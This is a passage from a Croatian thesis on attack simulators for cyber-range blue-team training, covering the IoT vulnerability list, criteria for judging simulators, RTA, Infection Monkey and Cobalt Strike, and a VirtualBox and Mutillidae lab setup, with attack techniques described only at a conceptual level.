- nastaju nove tehnologije koje sa sobom nose nove vrste ranjivosti

Kako bi sigurnosni inženjeri ostali u toku s novim tehnikama napada, moraju moći upoznati te tehnike napada i testirati svoje sigurnosne mehanizme protiv istih. U kontekstu kibernetičkog poligona, poželjno je da korišteni simulator napada pruža mogućnost ugradnje novih scenarija, čime se stječe mogućnost izvođenja vježbi sa svježim, relevantnim primjerima napada.

Nastanak novih vrsta ranjivosti prati razvoj novih tehnologija. Kao primjer takve prakse, može se navesti razvoj i rast popularnosti uređaja Interneta stvari (engl. *Internet of Things, IoT*). Razvoj *IoT* tehnologija uveo je nove vrste ranjivosti. Slijedi *OWASP* lista 10 najčešćih ranjivosti *IoT* tehnologija iz 2018. godine [55].

1. Slabe, ukodirane (engl. *hardcoded*) ili lako pogodive zaporke
2. Nesigurne mrežne usluge
3. Nesigurna sučelja ekosustava
4. Nedostatak sigurnih mehanizama ažuriranja i nadogradnje
5. Korištenje nesigurnih ili zastarjelih komponenti
6. Nedovoljna zaštita privatnosti
7. Nesiguran prijenos i pohrana podataka
8. Nedostatno upravljanje uređajima
9. Nesigurne pretpostavljene postavke
10. Nedostatak fizičkog osiguranja

Neke od iznad navedenih ranjivosti na slici se mogu usporediti s već postojećim vrstama ranjivosti na drugim platformama. Ovdje vrijedi spomenuti sljedeće ranjivosti:

- **I7- Nesiguran prijenos i pohrana podataka**, ranjivost pristuna i kod mobilnih aplikacija [56]
- **I9- Nesigurne pretpostavljene postavke (engl. *default settings*)**, prisutna u web aplikacijama ili drugim mrežnim uslugama

OWASP lista također sadrži nekoliko vrsta ranjivosti koje su specifične za *IoT* svijet. Najzanimljivija "nova" ranjivost ovdje bi bila pod brojem 10: nedostatak fizičkog osiguranja. Ova ranjivost je vrlo specifična za *IoT* svijet, te kao takva treba naći svoje mjesto u vježbama kibernetičkog poligona koje bi uključivale *IoT* komponente sustava. Mogućnost dodavanja novih scenarija napada u simulator omogućuje ispitivanja

sposobnosti obrane da se obrane od ovako specifičnih ranjivosti koje možda nisu postojale kada je simulator inicijalno razvijen.

Konfigurabilnost scenarija

Mogućnost stvaranja novih procedura je uvijek dobra funkcionalnost simulatora, ali sama za sebe, ta funkcionalnost može imati problema sa skaliranjem. Zato je iznimno važna mogućnost konfiguracije scenarija. Neka se u poligonu izvodi vježba gdje se testira otpornost sustava na različite varijacije napada ubrizgavanjem programskog koda. Napad ubrizgavanjem programskog koda (engl. *code injection*) je ranjivost koja se pojavljuje kada se korisnički unos ne pročišćuje (engl. *input sanitation*) ispravno. Napadač može predati zloćudan unos predati programu, što će rezultirati nepredvidljivim ponašanjem aplikacije, odnosno napadač može promijeniti tok izvođenja programa u svoju korist. Najpoznatiji tip napada ubrizgavanjem je ubrizgavanje SQL upita (engl. *SQL injection*). Predajom specifičnog unosa, napadač može upravljati SQL upitima koji se u stvarnosti šalju bazi podataka. Ovisno o konfiguraciji napadnute aplikacije i baze podataka, napadač može ostvariti niz proboja:

- zaobilaženje autentikacije (engl. *authentication bypass*)
- dohvat svih podataka u bazi podataka koju koristi napadnuta aplikacija (engl. *database dumping*)
- pristup drugim bazama podataka koje se nalaze na istom poslužitelju
- ostvarivanje neovlaštenog pristupa poslužitelju baze podataka korištenjem inverzne ljuske (engl. *reverse shell*)

Kako bi vježba bila kvalitetnije izvedena, poželjno je da se u scenarij, koji koristi tehniku ubrizgavanja SQL upita, može konfigurirati parametre tog napada. Neki od parametara su:

- **URI**: ranjivi URI na kojem (možda) postoji mogućnost SQL ubrizgavanja
- **Parametri**: URI parametri, parametar tijela HTTP zahtjeva ili čak HTTP zaglavlja koja se koriste za SQL ubrizgavanje
- **Vrsta ubrizgavanja**: vrsta zloćudnog korisničkog unosa koja se koristi za napad SQL ubrizgavanjem
- **Ciljani sadržaj**: cilj ubrizgavanja, npr. eksfiltracija podataka, napad uskraćivanja usluge, ili neovlašteni udaljeni pristup inverznom ljuskom

Navedeni parametri omogućuju granuliranje napada i više kontrole nad napadom SQL ubrizgavanjem, što demonstrira dobrobit visoke konfigurabilnosti scenarija napada.

Glavna prednost tog svojstva je što čini cijeli scenarij realnijim, a time i cijela vježba postaje djelotvornija u kontekstu uvježbavanja plavog tima. Simulator omogućuje nijansne promjene scenarija, što za posljedicu daje i bolju pripremljenost plavog tima. Plavi tim sada ima detaljnije iskustvo s pojedinim napadom, odnosno scenarijem.

Mogućnost povezivanja scenarija

Treći segment ove skupine kriterija je mogućnost povezivanja više pojedinačnih scenarija u jedan složeni scenarij računalnog napada. Ova mogućnost je iznimno važna za stvaranje realnih vježbi. Sljedeći primjer demonstrira važnost ovog kriterija.

Klasičan penetracijski test sastoji se od 5 koraka, odnosno faza [63]:

1. **prikupljanje informacija (engl. *reconnaissance*)**: skupljanje informacija o žrtvi bez direktne interakcije s njom
2. **skeniranje (engl. *scanning*)**: korištenje tehničkih alata za izviđanje tehničkih detalja sustava žrtve
3. **stjecanje pristupa (engl. *gaining access*)**: korištenje informacija iz prethodnih dvaju faza kako bi se iskoristile pronađene ranjivosti i stekao neovlašteni pristup sustavu
4. **zadržavanje pristupa (engl. *maintaining access*)**: podizanje tabora za izvlačenje informacija ili zadržavanje pristupa za daljnje zloćudne radnje
5. **skrivanje tragova (engl. *covering tracks*)**: brisanje privremenih datoteka, dnevničkih zapisa i ostalih dokaza računalnog napada

Izgradnja jednog velikog, monolitnog samostojećeg scenarija koji bi pokrio svih 5 faza računalnog napada je vrlo kompleksan posao. Naime, taj jedan scenarij bi u sebi odjednom trebao imati pohranjeno tisuće, ako ne i desetke tisuća manjih podscenarija, odnosno tehnika napada.

Pokrivenost tehnika napada

Pokrivenost tehnika napada je kriterij kojim se određuje koliko je široka baza napadačkih tehnika simulatora. Simulatori koji se isporučuju (engl. *out-of-the-box*) podržavaju mnogo različitih tehnika napada su prikladniji za rad u kibernetičkom poligonu,

zato što ne zahtijevaju razvoj dodatnih scenarija koji bi bili prikladniji željenim vježbama, što predstavlja uštedu vremena, novčanih sredstava i potrebno je manje vrhunskih stručnjaka specijaliziranih za računalne napade, kako bi se stvorili i pokrenuli prikladni scenariji za vježbe.

3.2.3. Izvodivost scenarija napada

Skupina kriterija koji opisuju izvodivost scenarija napada opisuju usputna svojstva simulatora tijekom izvođenja (engl. *runtime*). Dijele se na tri dijela, koji su detaljnije opisani u narednim potpoglavljima:

1. zaustavljanje scenarija tijekom izvođenja
2. mogućnost čišćenja za napadačkim programima (engl. *cleanup*)
3. bilježenje (engl. *logging*)

Zaustavljanje scenarija tijekom izvođenja

Mogućnost zaustavljanja scenarija usred izvođenja omogućuje razinu fleksibilnosti prilikom izvođenja vježbi na kibernetičkom poligonu. Može se dogoditi pogreška u pripremi, konfiguraciji poligona ili scenarija, što može dovesti do problematičnih situacija prilikom izvođenja, zbog čega je poželjno imati mogućnost zaustaviti scenarij prije nego dođe do takvih situacija.

Mogućnost čišćenja za napadačkim programima

Računalni napad tijekom svog izvođenja koristi različite alate i programe, koji mogu za sobom ostavljati pomoćne datoteke, promjene Windows registara, modificirati konfiguracijske datoteke napadnutih sustava. Nakon izvođenja scenarija svi ti relikti se moraju počistiti prije izvođenja nove vježbe. Repovi mogu potencijalno okinuti alarme obrambenih alata zato što ostaci starih vježbi mogu biti indikatori proboja, što izaziva ispravnu reakciju obrambenih mehanizama. To može postati problem jer tada se plavi tim ne koncentrira na napade i indikatore proboja koji su cilj vježbe, nego na artefakte zaostale iz prošlih vježbi, što produljuje trajanje vježbe, otežava praćenje rada plavog tima zato što se sada mora razlikovati reakcija na pokrenuti scenarij od reakcije na zaostali dio starog scenarija. Čišćenje za napadačkim scenarijima može se ostvariti na dva načina:

– nakon svake vježbe napraviti povrat sustava na stanje prije izvođenja vježbe (engl. *restore from snapshot*)

– u simulator napada ugraditi mehanizam čišćenja

Prva opcija se na prvi pogled čini jednostavnom i sigurnijom. Ovom metodom upravitelj poligona osigurava da u poligonu ne ostanu repovi iz prethodne vježbe. No ova metoda ima problem. Problem je što vraćanje poligona u stanje prije izvođenja vježbe može biti dugotrajan i kompliciran proces, pogotovo ako se simuliraju veliki sustavi s puno različitih komponenti koje možda primjenjuju različite vrste konfiguracije i upravljanja. Tada bi se možda svaka komponenta ili vrsta komponente morala ručno vraćati u stanje prije izvođenja, što je mukotrpan i dugotrajan postupak s rizikom od previda.

Druga opcija nalaže da je simulator napada sam odgovoran za čišćenje za sobom. Drugim riječima, simulator u sebi mora imati ugrađen mehanizam kojim se vrlo jednostavno brišu svi tragovi njegova djelovanja. Ova metoda, ako je ispravno implementirana, daje bolju garanciju uspješnog čišćenja, zato što simulator, odnosno napadač jedini sa sigurnošću zna koje programe, alate i tehnike je koristio, te kakve promjene na žrtvama izazivaju ti programi, alati i tehnike.

Bilježenje

Mogućnost bilježenja (engl. *logging*) je važna u bilo kakvoj programskoj podršci i sustavima zato što omogućuje detaljno praćenje rada sustava ili programske podrške prilikom testiranja ili ispravljanja grešaka u programskoj podršci (engl. *debugging*). Prilikom izvođenja vježbe na kibernetičkom poligonu bilježenje pomaže članovima svih timova. Plavi tim analizira dnevničke zapise (engl. *log entry*) diljem sustava u potrazi za indikatorima proboja ili tragovima sumnjivog ponašanja na periferiji ili unutar mreže korištenjem sigurnosnih proizvoda, npr. sigurnosne stijene, sustavima za otkrivanje i reakciju (engl. *endpoint detection and response, EDR*), te sustava *SIEM*. Upravitelj sigurnosnim informacijama i događajima (engl. *Security Information and Event Management, SIEM*), je skupina sigurnosnih rješenja nastala spajanjem prethodno odvojenih sigurnosnih mehanizama: upravljanje sigurnosnim informacijama (engl. *Security Information Management, SIM*) i upravljanje sigurnosnim događajima (engl. *Security Event Management, SEM*). *SIEM* se koristi za analizu sigurnosnih alarma koje generiraju komponente unutar sustava kojeg štiti *SIEM*. Koristi se za optimizaciju reakcije na računalne napade i organizaciju dnevničkih zapisa koje generiraju komponente koje su spojene sa *SIEM*-om.

3.2.4. Upravljanje simulatorom napada

Skupina kriterija upravljivosti simulatorom napada ocjenjuje koliko je lako, odnosno koliko je kompleksno upravljati odabranim simulatorom napada. Dijele se na tri segmenta:

1. Razina potrebne tehničke stručnosti o računalnoj sigurnosti (engl. *Required security expertise*)
2. Dokumentiranost simulatora
3. Dostupnost sučelja za rad sa simulatorom

Razina potrebne tehničke stručnosti

Razina potrebne tehničke stručnosti u području računalne sigurnosti govori koliko duboko onaj koji upravlja simulatorom mora poznavati tehnike napada i ostala područja računalne sigurnosti. Naime, ako je simulator osmišljen tako da odabir scenarija napada za vježbu na kibernetičkom poligonu ne zahtijeva duboko znanje o računalnim napadima, tada se broj potrebnih vrhunskih stručnjaka koji ne sudjeluju direktno u vježbi smanjuje. Ovaj kriterij je možda i najvažniji od triju, zato što manja potreba za vrhunskim stručnjacima za računalne napade može pozitivno stimulirati proračun za treniranje članova plavog tima, odnosno sredstva ušteđena na crvenom timu mogu se preusmjeriti u drugi segment treniranja članova plavog tima.

Dokumentiranost simulatora

Kvalitetna dokumentacija bilo kakve programske podrške je važna iz nekoliko razloga [50][42]. Prvo, čini programski kod razumljivijim kada je moguće bez duboke analize programskog koda shvatiti što pojedini modul ili funkcija radi. Drugo, omogućuje kvalitetan nastavak rada na istoj komponenti programske podrške i nakon što programer koji je radion na toj komponenti bude zamijenjen drugim programerom, zato što, zahvaljujući dobro dokumentiranom kodu, ne mora trošiti sate i sate kako bi inicijalno razumio što i kako promatrani programski kod funkcionira. Treće, krajnji korisnik programske podrške, ili aplikacijskog sučelja za programiranje (engl. *Application Programming Interface, API*) će puno lakše i brže usvojiti kako raditi s navedenim proizvodom, čime se postiže veća korištenost navedene programske podrške ili API-a i rastuća popularnost iste/og.

Iznad navedeni razlozi se jednako tako odnose i na bilo koji simulator napada. Dobro dokumentirani simulator također utječe i na prethodno opisani kriterij, odnosno, smanjuje se razina potrebnih tehničkih kompetencija u području računalne sigurnosti i napada za upravljanje simulatorom, budući da dobra dokumentacija jasno prikazuje i kako koristiti simulator.

Dostupnost sučelja simulatora

Sučelje programske podrške je način na koji korisnik koristi neku programsku podršku. Različita korisnička sučelja nose različite prednosti i mane. Jednako tako i kod simulatora napada, jednostavnost korištenja simulatora određuju i dostupna korisnička sučelja za rad s njima.

3.3. Problemi automatizacije napada

Prethodno u ovom poglavlju opisana su neka generalna svojstva crvenog tima u kibernetičkim poligonima, te kriteriji kojima se mogu ocijeniti pojedine funkcionalnosti simulatora napada. Ovo potpoglavlje navest će nekoliko potencijalnih prepreka, ograničenja, tj. problema koji se mogu pojaviti prilikom korištenja ili razvoja simulatora za rad u kibernetičkim poligonima.

Prvi potencijalni problem automatizacije je složenost razvoja povezanih scenarija. Za proboj sustava može biti potrebno povezati više tehnika iskorištavanja ranjivosti. Primjerice, način proboja može biti kombinacija ranjivosti anonimnog pristupa FTP poslužitelju [34] i napada uključivanja udaljene datoteke. Za kombinirano iskorištavanje ovih ranjivosti potrebno je povezati FTP poslužitelj i web aplikaciju, odnosno, zaključiti da je korijenski direktorij (engl. *web root*) web aplikacije dostupan preko FTP-a anonimnim pristupom. Za ovakve scenarije bilo bi potrebno implementirati složene mehanizme analize podataka prikupljenih prilikom enumeracije poslužitelja.

Drugi potencijalni problem automatizacije je potreba za redovitim ažuriranjem ili nadogradnjom scenarija. Programski alati koje scenarij koristi se ažuriraju kroz vrijeme, što može dovesti do toga da se više ne mogu koristiti na isti način, jer se možda promijenio oblik neke naredbe ili poziva na programsko sučelje, odnosno API. Tada je potrebno modificirati scenarij da i dalje prikladno koristi taj alat. Također može se dogoditi da prilikom izlaska nove inačice alata, ostale inačice postaju zastarjele te se ne mogu prikladno koristiti unutar scenarij, dok se isti ne prilagodi za novu inačicu alata. Ako se radi o alatima koji se često ažuriraju, potrebne se i česte izmjene unutar

simulatora, što može rezultirati rjeđim izvođenjem vježbi.

3.4. Postojeća rješenja

Simulacija računalnih napada u kibernetičkim poligonima je ideja koja se razvija gotovo pa paralelno uz razvoj kibernetičkih poligona. U ovom potpoglavlju bit će navedena i ukratko opisana neka već postojeća rješenja ili komponente rješenja automatizacije računalnih napada za izvođenje vježbi na kibernetičkim poligonima. Rješenja koja će se razmatrati u ovom radu su komercijalno rješenje *Cobalt Strike* [11] te rješenja otvorenog koda:

- *Red Team Automation*, odnosno *RTA*
- *Infection Monkey*

3.4.1. Red Team Automation

Red Team Automation, skraćeno *RTA* je simulator napada kojim plavi tim testira sposobnosti detektiranja zloćudnih radnji. *RTA* se sastoji od više od 50 python skripti koje izvode zloćudne aktivnosti ili samo emuliraju zloćudno ponašanje stvaranjem indikatora proboja, npr. ubrizgavanje unutar procesa (engl. *process injection*). Za korištenje *RTA* potrebno je:

1. instalirati *Python 2.7* [23]
2. alate treće strane, nabrojane u *RTA* GitHub repozitoriju
3. preuzeti *RTA* repozitorij i raspakirati ga u zaseban direktorij, npr. `C:\\RTA`

3.4.2. Infection Monkey

Infection Monkey je alat otvorenog koda za testiranje otpornost sustava na proboje izvana (engl. *perimeter breach*) i iznutra (engl. *internal server infection*) [48]. *Infection Monkey* se sastoji od dvije komponente:

1. **Monkey**: zloćudni program koji se pokreće unutar komponenti napadnutog sustava i širi mrežom
2. **Monkey Island**: poslužitelj za upravljanje i praćenje (engl. *Command and Control server, CnC server*) rada *monkey* alata

Alat *Monkey* pruža mogućnost detaljne konfiguracije. Moguće je definirati koje tehnike će se koristiti, koje IP adrese će se razmatrati prilikom lateralnog širenja itd.

3.4.3. Cobalt Strike

Cobalt Strike je program za izvođenje operacija crvenog tima i simulaciju napadača (engl. *adversary*) [11]. Nastao je iz *Armitage*, grafičkog alata za korištenje *Metasploit* platforme. Danas je *Cobalt Strike* nezavisna komercijalna platforma. Funkcionalnosti koje nudi dijele se na:

- prikupljanje informacija (engl. *recoinnaissance*)
- paketi za izradu napadačkih objekata (engl. *attack packages*), npr. dokumenata
- socijalno inženjerstvo tehnikom *spear phishing* [47]
- timski rad
- moduli za postupke nakon proboja sustava (engl. *post-exploitation*)
- zaobilaženje dvo-faktorske autentifikacije tehnikom *browser pivoting* [65]
- sastavljanje izvještaja (engl. *reporting*) i bilježenje (engl. *logging*)

Od inačice 3.0, *Cobalt Strike* je postao neovisan od *Metasploit*, te koristi svoje interne module za izvođenje računalnih napada.

4. Automatizacija napada korištenjem *Metasploit* radnog okvira

U prethodnom poglavlju predstavljen je koncept simulatora računalnih napada za izvođenje vježbi na kibernetičkim poligonima. Ovo poglavlje obrađuje razvoj scenarija za automatizirane napade korištenjem *Metasploit* radnog okvira i njegovih mogućnosti. Prvo će biti predstavljeno okruženje u kojem su testirani alati u 3.4 i scenariji razvijeni alatima opisanima kasnije u ovom poglavlju. Nakon toga se opisuju komponente korištene za razvoj scenarija: *Metasploit* radni okvir, zatim *Armitage* platforma i skriptni jezik *Cortana*.

4.1. Razvojno okruženje

Prije testiranja alata ili razvoja novih alata ili scenarija, potrebno je postaviti testno okruženje, koje će u što većoj mjeri obuhvatiti sve što je potrebno za kvalitetnu evaluaciju i razvoj. Testno okruženje se sastoji od četiri komponente:

1. platforma za virtualizaciju *VirtualBox*
2. virtualni strojevi (engl. *virtual machines*) poslužitelja različitih operacijskih sustava
3. ranjiva web aplikacija *Mutillidae*
4. linux distribucija za razvoj i izvođenje scenarija računalnog napada - *Kali Linux*

4.1.1. Virtualizacijska platforma - *VirtualBox*

Za testiranje napada i funkcionalnosti simulatora napada, koristit će se poslužitelji instalirani kao virtualni strojevi na platformi *VirtualBox*. *VirtualBox* je platforma za virtualizaciju za sklopovlje obitelji arhitektura instrukcijskih setova (engl. *instruction*

set architecture) x86, ciljana za korištenje u poslužiteljskom, stolnom (engl. *desktop*) ili ugradbenom (engl. *embedded*) okruženju. Virtualizacija se može koristiti za više različitih slučajeva. Koristi se kada je potrebno pokrenuti neki drugi operacijski sustav bez da se ponovno pokreće cijelo računalo. Koristi se kada se želi pokrenuti program za koji je potreban specifičan operacijski sustav. Tada se možda ne isplati posvetiti jedno cijelo računalo za jedan komad programske podrške, nego se cijeli operacijski sustav, zajedno s instaliranom dotičnom programskom podrškom, preseli na virtualni stroj. Ovdje će biti objašnjene četiri funkcionalnosti platforme *VirtualBox*, koje su od posebnog značaja za razvoj simulatora napada za kibernetički poligon:

1. virtualno umrežavanje (engl. *virtual networking*)
2. izvoz virtualnih strojeva (engl. *virtual machine export*)
3. kloniranje virtualnih strojeva
4. snimanje stanja (engl. *snapshot*) virtualnog stroja

Virtualno umrežavanje


Virtualno umrežavanje je funkcionalnost virtualizacijske platforme koja virtualnim strojevima može omogućiti:

- pristup Internetu
- mrežnu komunikaciju s operacijskim sustavom domaćinom (engl. *host operating system*)
- umreženost virtualnih strojeva
- mrežnu prisutnost u lokalnoj mreži operacijskog sustava domaćina

VirtualBox podržava do 8 virtualnih PCI Ethernet mrežnih kartica, u sučelju navedenih kao virtualni mrežni pretvornici (engl. *virtual network adapter*) za svaki virtualni stroj. Do četiri mrežne kartice se mogu konfigurirati korištenjem grafičkog korisničkog sučelja, što je prikazano na slici 4.1.

Za svaku virtualnu mrežnu karticu mogu se konfigurirati sklopovlje (engl. *virtualization hardware*) koje se simulira i način rada (engl. *virtualization mode*). *VirtualBox* platforma podržava sljedeće virtualno sklopovlje:

- AMD PCNet PCI II (Am79C970A)
- AMD PCNet FAST III (Am79C973): pretpostavljeni izbor
- Intel PRO/1000 MT Desktop (82540EM)



Slika 4.1: Prikaz postavljanja mrežnih postavki za virtualni stroj *kali-linux*

– Intel PRO/1000 T Server (82543GC)

– Intel PRO/1000 MT Server (82545EM)


– paravirtualizirani mrežni pretvornik (engl. *paravirtualized network adapter*)

Mode	**VM->Host**	**VM<-Host**	**VM1<->VM2**	**VM->Net/LAN**	**VM<-Net/LAN**
Host-only	+	+	+	-	-
Internal	-	-	+	-	-
Bridged	+	+	+	+	+
NAT	+	*Port forward*	-	+	*Port forward*
NATservice	+	*Port forward*	+	+	*Port forward*


Tablica 4.1: Tablica načina rada virtualnih mrežnih kartica *VirtualBox* platforme

Izvoz i kloniranje virtualnog stroja

Virtualni stroj se može može zapakirati u arhivu formata *Open Virtualization Format*. Slika 4.2 prikazuje izgled *VirtualBox* grafičkog korisničkog sučelja. Slika 4.3 i ispis 4.1 prikazuju postupak pakiranja virtualnog stroja imena '*kali-linux*' u arhivu. Postupak izvoza virtualnog stroja započinje desnim klikom miša na virtualni stroj koji se želi izvesti i odabirom opcije *Export to OCI...*. Zatim se otvara prozor prikazan na slici 4.3. Nakon postavljanja opcija izvoza: putanje ciljne arhive, inačice formata arhive itd., rezultat izvoza prikazan je ispisom 4.1. Redci 2-8 u ispisu 4.1 prikazuju sadržaj



Slika 4.2: Prikaz grafičkog korisničkog sučelja *VirtualBox* programa



Slika 4.3: Prozor izbornik kojim se podešavaju opcije izvoza virtualnog stroja u *OVF* arhivu

direktorija u kojem su pohranjeni podaci o virtualnom stroju '*kali-linux*'. Redak 10 prikazuje rezultat naredbe `file <staza-do-datoteke`. Iz sadržaja retka 10 može se vidjeti da datoteka *kali-linux.ova* uistinu je arhiva, čime je proces izvoza virtualnog stroja završen. Horizontalno skaliranje virtualnih strojeva istih konfiguracija može se postići i kloniranjem virtualnog stroja. Ova mogućnost se koristi kada se virtualni stroj

```
1 darian@dell-vostro-3558:~/VirtualBox-VMs/kali-linux$ ls -l
2 total 43635276
3 -rw------- 1 darian darian 14403571200 lip 9 16:25 kali-linux.
    ova
4 -rw------- 1 darian darian 19873 lip 7 23:59 kali-linux.vbox
5 -rw------- 1 darian darian 19873 lip 7 18:02 kali-linux.vbox-
    prev
6 -rw------- 1 darian darian 30280777728 lip 3 21:52 kali-linux.
    vdi
7 drwx------ 2 darian darian 4096 lip 7 18:02 Logs
8 drwx------ 2 darian darian 4096 lip 7 18:02 Snapshots
9 darian@dell-vostro-3558:~/VirtualBox-VMs/kali-linux$ file kali
    -linux.ova
10 kali-linux.ova: POSIX tar archive
11 darian@dell-vostro-3558:~/VirtualBox-VMs/kali-linux$
```

Ispis 4.1: Rezultat izvoza virtualnog stroja u *OVF* arhivu

želi horizontalno skalirati na istom matičnom računalu. Više informacija o *VirtualBox* platformi te njegovim drugim funkcionalnostima može se pronaći na [29].

4.1.2. Virtualizirani poslužitelji

U svrhu testiranja postojećih simulatora napada, što je opisano u 3.4, istraživanja mogućnosti i drugih testiranja potrebno je testno okruženje opremiti raznovrsnim računalima, kako bi se kvalitetno ispitao rad simulatora. Za potrebe ovog rada podignut je jedan par Windows poslužitelja i jedan par Ubuntu poslužitelja, a svojstva i konfiguracije tih poslužitelja slijede opisane su u dodacima C i D.

4.1.3. Ranjiva web aplikacija - Mutillidae II

Nakon postavljanja virtualnih poslužitelja koji tvore virtualni sustav koji se napada, u okolinu je potrebno ugraditi usluge koje su izložene prema korisnicima, odnosno napadaču. Zbog vremenskih i tehničkih ograničenja, jedina usluga koja je pokrenuta u razvojnom okruženju bit će web aplikacija *Mutillidae* razvijena u edukacijske svrhe, tj. služi podučavanju sigurnosnih stručnjaka o ranjivostima web aplikacija i tehnikama iskorištavanja istih. *OWASP Mutillidae II* je besplatna namjerno ranjiva web aplikacija otvorenog koda stvorena za istraživanje sigurnosti web aplikacija. Aplikacija se insta-

lira i pokreće na *XAMPP* stogu. *XAMPP* je stog tehnologija za razvoj web aplikacija. Tehnologije na kojima se bazira stog su navedene u njegovu akronimu:

X : višeplatformski (engl. *cross-platform*)

A pache[6]: HTTP poslužitelj

M ariaDB [16]: ppravitelj bazama podataka (engl. *DataBase Management System, DBMS*), nasljednik *MySQL* upravitelja bazama podataka

P HP [22]: programski jezik za razvoj web aplikacija

P erl [21]: obitelj dvaju programskih jezika *Perl* i *Raku*

XAMPP stog je zamišljen kao višeplatformsko okruženje, koje se može instalirati na sve tri poznate skupine operacijskih sustava: Windows, Linux i MacOS. Danas postoje i specijaliziranije inačice *XAMPP* stoga, prilagođene pojedinoj platformi:

LAMP (Linux Apache MySQL PHP/Perl/Python): platforma otvorenog koda prilagođena za Linux distribucije

WAMP (Windows Apache MySQL PHP): platforma za operacijske sustave Windows, ističe se bogatim korisničkim sučeljem

MAMP (MacOS Apache MySQL PHP): platforma za MacOS operacijski sustav

